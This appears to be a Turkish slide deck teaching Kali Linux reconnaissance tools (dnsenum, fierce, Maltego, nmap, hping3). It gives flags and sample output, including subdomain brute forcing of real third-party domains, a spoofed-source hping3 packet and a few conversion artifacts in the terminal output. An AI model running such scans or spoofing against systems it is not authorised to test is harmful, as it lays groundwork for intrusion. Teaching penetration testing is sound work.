tcp 0 0 192.168.168.131:59768 83.66.162.45:80 ESTABLISHED
tcp 0 1 192.168.168.131:52796 95.100.223.139:80 SYN_SENT
```

TCP bağlantıları

# Ağ durumu

- Aktif ağ servisleri aşağıdaki gibi görüntülenebilir.
  - TCP

```
root@kali:~# netstat -ant | grep LISTEN
tcp 0 0 0.0.0.0:21 0.0.0.0:*
tcp6 0 0 :::80 ::::* LISTEN
root@kali:~#
```

- UDP

```
root@kali:~# netstat -anu | grep -i UDP
udp 0 0 0.0.0.0:7546 0.0.0.0:*
udp 0 0 0.0.0.0:68 0.0.0.0:*
udp6 0 0 :::62499 ::::* LISTEN
root@kali:~#
```

# KALIYE ÖZGÜ ARAÇLAR

Bu kısımda Kali dağıtımına özgü olan ve sızma testi uzmanları tarafından tercih edilen araçlar anlatılacaktır.

# DNSenum

- Komut satırından **dnsenum** yazarak direkt olarak çalıştırılabilir.
- Ana sayfa = <http://code.google.com/p/dnsenum/>
- Perl programlama dili ile geliştirilmiştir. Amacı bir etki alanı(domain) hakkında mümkün olduğunca çok bilgi toplamaktır. Verilen bir domainin record kayıtları, name serverları, mail server ve subdomainlerini elde etme özelliklerine sahiptir.

# DNSenum

- Aşağıdaki komut ile uygulamanın kullanım klavuzu ekrana gelmektedir.

```
dnsenum -h
```

- - w host's address,ns,mx ve zone transfer
  - r recursion, subdomainler için brute force
  - p googledan scrap edilecek sayfa sayısı (20)
  - f brute force için dosya parametresi
  - v ayrıntılı olarak açıklanması

Örnek: dnsenum -v -w example.com -f /root/or.txt



## Fierce

- Komut satırından **fierce** yazarak direkt olarak çalıştırılabilir.
- Fierce Rsnake diliyle yazılmış büyük bir scriptdir.
- Ana sayfa = <http://ha.ckers.org/fierce/>
- Fierce dns enumeration için linux dağıtımlarından kulanılan bir araçtır. Bir şifketin ardışık olmayan IP adreslerini bulmak için iyi bir araçtır. Ayrıca zone-transfer, dns brute-force denemelerinde bulunabilir.

# Fierce

- fierce -h ile yardım seçenekleri görüntülenebilir.
  - dns Verilen domaini tarar.
  - dnsfile Dns brute-force için dns ön-ek dosyası.
  - dnsserver Sorguların yapılacakı dnsserver.
  - range Verilen ip adresinin name serverini kullarak ip aralığını tarar.
    - search Fierce verilen ip aralığını tarayıncı farklı sunuculara rastlayabilir ve bu sunucular hedefimizle alakalı olabilir. Bu sunucuları da taramak için kullanılan parametre -search dır.

# Fierce

- fierce ile ip aralığı tarama örneği.

```
^C
root@kali:~# fierce -range 83.66.162.0-255 -dnsserver 212.31.1.1
83.66.162.5 www.viplay.com
83.66.162.5 viplay.com
83.66.162.5 beta.viplay.com
83.66.162.5 dev.viplay.com
83.66.162.5 stage.viplay.com
83.66.162.5 stageadmin.viplay.com
83.66.162.5 static.viplay.com
83.66.162.5 devadmin.viplay.com
83.66.162.5 admin.viplay.com
83.66.162.26 www.hurriyettv.com
83.66.162.26 hurriyettv.com
83.66.162.26 hurriyettv.hurriyet.com.tr
83.66.162.37 www.xn--yeniar-xxa28dlo.net
83.66.162.37 xn--yeniar-zua80d3m.biz.tr
83.66.162.37 www.xn--yeniar-zua80d3m.biz.tr
```

- Verilen örnekte -range parametresi ile taranacak ip aralığı belirtilmiş ve -dnsserver parametresi ile taramanın yapılacak name server belirtilmiştir.

# Fierce

- fierce ile zone transfer ve brute-force örneği.

```
root@kali:~/Desktop# fierce -dns radikal.com.tr -wordlist dns-turkish.txt
DNS Servers for radikal.com.tr:
 hurdns01.hurriyet.com.tr
 hurgate01.hurriyet.com.tr
 hurdns02.hurriyet.com.tr

Trying zone transfer first...
 Testing hurdns01.hurriyet.com.tr
 Request timed out or transfer not allowed.
 Testing hurgate01.hurriyet.com.tr
 Request timed out or transfer not allowed.
 Testing hurdns02.hurriyet.com.tr
 Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force
Checking for wildcard DNS...
Nope. Good.
Now performing 294289 test(s) ...etter you become, the more you are able to hear.
212.154.63.101 wap.radikal.com.tr
83.66.162.81 blog.radikal.com.tr
212.154.63.101 m.radikal.com.tr
212.31.1.29 mail.radikal.com.tr
83.66.162.45 radikal.com.tr
83.66.162.45 yarisma.radikal.com.tr
```

- Önce zone-transfer denenmiştir. Başarılı olunamayınca seçilen dosya ile brute-force başlamıştır.

# Maltego

- Komut satırından **maltego** yazılarak çalıştırılır.
- Kullanıcı arayüzüne sahiptir. Bu arayüz ile yönetilir.
- Ana sayfa = <http://www.paterva.com/web6/>
- Maltego alan adlarının whois bilgileri, dns adları, network altyapısını ve hatta kişi bilgilerini görsel bir şekilde kullanıcıya sunan araçtır.
- Stabil olmayan bazı sonuçlar verebilir. Fakat ağı şematize ederek anlaşılmasını kolaylaştırması, en büyük özelliğidir.

# Maltego

- Maltego kali de çalıştırıldıktan sonra ilk olarak register edilmesi gereklidir. Siteye bağlanıp mail ile üye olunduktan sonra register edilerek çalıştırılabilir.

**Registration**

**Community Edition**

[Register](#) [Activate](#) [Reset Password](#) [Resend Activation](#)

Welcome to the Maltego version 3 community edition page, here you will be able to register an account that you can use with the NEW community edition!

**Register**

Register an account today for free!

Firstname  
Lastname  
Organisation  
Email Address  
Password  
Password Confirmation

Captcha

icietyk Because


İKİ kelmeyi yazın

CAPTCHA

[Register!](#)

# Maltego


- Maltego register edildikten sonra kullanıcı arayüzü karşımıza gelmektedir.



- Pencerenin solunda bulunan palette içerisinde kullanılacak olan araçlar mevcuttur.


# Maltego

- Sol menuden domain seçip sürüklüyoruk ortaya bırakıyoruz, hedefin ismini veriyoruz. Ardından üzerine sağ tıklayıp, atraksiyonu belirliyoruz.



# Maltego

- Bu örnekte hedefin mail ve isim sunucuları istenmiştir. Dönen cevap aşağıdaki gibidir.



# NMAP

- Komut satırından **nmap** yazarak direkt olarak çalıştırılabilir.
- Ana sayfa = <http://nmap.org/>
- Nmap (network mapper), ağ keşif çalışmaları ve güvenlik denetlemeleri için geliştirilmiş açık kaynak kodlu bir projedir. Büyük ölçekli ağlar için yapılmıştır. Tarama araçlarının en başarılısıdır.
- Nmap, tarama teknikleri açısından çok zengin ve kuvvetli bir araçtır.

# NMAP

- #nmap -h komutu ile nmap kullanım rehberi açılır.
- Hedef Belirleme - Target Specification
  - Domain bazında ([www.intelrad.com](http://www.intelrad.com))
  - IP bazında (192.168.1.2)
  - IP aralığı bazında (192.168.1.0/24)
  - Dosyadan okutarak (-iL <dosya\_adı>)
- Görüldüğü gibi çok şekilde hedef belirme özelliği mevcuttur.

# NMAP

- Host Keşfi - Host Discovery
  - sL : Bu parametre ile verilen listeyi tarar
  - sn : Ping taraması. Hedef sisteme ping atarak tarama gerçekleştirir. Windows sistemlerde firewall bulunduğuundan yanıt dönmez. Sağlıklı değildir.
  - Pn: Pingsiz taramayı sağlayan parametredir. Ayrıca -P0 da bu işlemi gerçekleştirir.
  - PE/PP/PM: ICMP echo,timestamp,netmask scan



# NMAP

- Tarama Teknikleri - Scan Techniques

-sS : TCP SYN SCAN tekniğidir. Hedef porta bağlanmak için SYN paketleri gönderilir. Eğer hedef geriye SYN+ACK paketini gönderiyorsa port açık anlamına gelir ve nmap RST paketi göndererek üçlü el sıkışmayı tamamlamadan sonlandırır. Çünkü SYN+ACK paketinin gelmesi portun açık olduğunu anlaşılması için yeterlidir.

-sT : TCP CONNECT SCAN tekniğidir. SYN taramasından tek farkı üçlü el sıkışmanın tamamlanmasıdır. Yani açık olan porttan gelen SYN+ACK paketine karşılık ACK paketi gönderilerek bağlantı kurulur. Böylece portun açık olup olmadığı anlaşılır. Port kapalı ise RST paketleri gelir.

-sU : Hedefin UDP portlarını keşfetmek için kullanılan tarama tekniğidir. Hedefe gönderilen talebe “Port Unreachable” cevabı geliyorsa port kapalıdır. Gelmiyorsa kapalı yada filtrelemiş kabul edilir



## NMAP


- Port Belirleme - Port Specification
  - p parametresi ile hangi portların taranacağı belirtilir.
    - p 80 : Sadece 80. portu tara.
    - p 22, 25, 443: 22,25 ve 443. portları tara.
    - p 50 - 100 : 50 ile 100 arasındaki tüm portlar.
    - top-ports 10 : En çok bilinen 10 portu tara.
- Servis ve Versiyon Tespiti - Version Detection
  - sV parametresi ile hedef sistemin taranan portunda çalışan servisin versiyon bilgisi elde edilir.

# NMAP

- İşletim Sistemi Tespiti - OS Detection
  - O : Hedef sisteme gönderilen paketlere farklı işletim sistemlerinin verdiği tepkiler farklıdır. Nmap bunları kontrol ederek hedef sistemin işletim sistemini tespit etmeye çalışır.
- Script Taraması - Script Scan
  - Nmap'te hedef sistemde çalıştırılmak üzere hazırlanmış çeşitli scriptler vardır.
    - sC : Default kategorisindeki scriptleri çalıştırır.
    - script <script\_adi> şeklinde de çalıştırılabilir.

# NMAP

- NMAP ÖRNEKLER -1




```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sn 192.168.1.0/24

Starting Nmap 6.25 (http://nmap.org) at 2013-09-25 12:41 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00038s latency).
MAC Address: A0:F3:C1:DB:AF:01 (Tp-link Technologies CO.)
Nmap scan report for 192.168.1.101
Host is up (0.00073s latency).
MAC Address: 90:B1:1C:99:DA:D3 (Unknown)
Nmap scan report for 192.168.1.102
Host is up.
Nmap scan report for 192.168.1.103
Host is up (0.00056s latency).
MAC Address: 90:B1:1C:9B:57:46 (Unknown)
Nmap scan report for 192.168.1.105
Host is up (0.000087s latency).
MAC Address: 90:B1:1C:9B:AB:4F (Unknown)
Nmap scan report for 192.168.1.107
Host is up (0.00026s latency).
MAC Address: 28:D2:44:00:66:0F (Unknown)
Nmap scan report for 192.168.1.130
Host is up (0.0010s latency).
MAC Address: 90:B1:1C:99:DB:0E (Unknown)
Nmap done: 256 IP addresses (7 hosts up) scanned in 3.25 seconds
```

- 192.168.1.0/24 networkünde aktif olan hostların ipleri ve mac adresleri.

# NMAP

- NMAP ÖRNEKLER - 2



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sS 192.168.1.105


Starting Nmap 6.25 (http://nmap.org) at 2013-09-25 12:49 EDT
Nmap scan report for 192.168.1.105
Host is up (0.000085s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
902/tcp open iss-realsecure
MAC Address: 90:B1:1C:9B:AB:4F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
root@kali:~#
```

- 192.168.1.105 ip sinin açık olan portlarının TCP SYN SCAN tekniği ile belirlenmesi

# NMAP

- NMAP ÖRNEKLER - 3



The screenshot shows a terminal window titled "root@kali: ~". The window contains the following Nmap command and its output:

```
root@kali:~# nmap -sS -iL /root/Desktop/iplist.txt


Starting Nmap 6.25 (http://nmap.org) at 2013-09-26 05:07 EDT
Nmap scan report for 192.168.1.105
Host is up (0.000085s latency).
Not shown: 993 closed ports
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
30/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
902/tcp open iss-realsecure
MAC Address: 90:B1:1C:9B:AB:4F (Unknown)

Nmap scan report for 192.168.1.130
Host is up (0.00095s latency).
Not shown: 989 filtered ports
PORT STATE SERVICE
30/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
```

- Taranacak ip'ler iplist.txt dosyasına yazıldı ve nmap'e -iL parametresi ile gönderilerek tarama yapıldı.

# NMAP

- NMAP ÖRNEKLER - 4



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -O -sV 192.168.1.105 -p 21

Starting Nmap 6.25 (http://nmap.org) at 2013-09-26 05:19 EDT
Nmap scan report for 192.168.1.105
Host is up (0.00019s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.5
MAC Address: 90:B1:1C:9B:AB:4F (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.6
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```


- Yapılan tarama ile hosta ait 21. portun versiyon bilgisi ve işletim sistemi bilgisi elde edilmiştir.

# Hping3

- Komut satırından **hping3** yazarak direkt olarak çalıştırılabilir.
- Ana sayfa = <http://www.hping.org/>
- Hping, komut satırı tabanlı olup, TCP/IP paketleri oluşturmak için geliştirilmiş bir araçtır. Hping ile oluşturulacak olan paketlerin tüm alanları özel olarak belirlenebilir. Dinleme modu, dosya transferi, komut çalışma özelliği ve IDS/IPS sistem tespiti gibi üst düzey özelliklere de sahiptir. Ayrıca TCP/IP protokol yığınıını öğrenen öğrenciler içinde kullanışlı bir araçtır.

# Hping3

- Hping3 ile TCP/IP çekirdek protokollerinin tamamı istenilen özellikte üretilabilir.



root@kali: ~

```
File Edit View Search Terminal Help
root@kali:~# hping3 --spoof 59.65.23.7 --ttl 6 -c 1 192.168.1.1
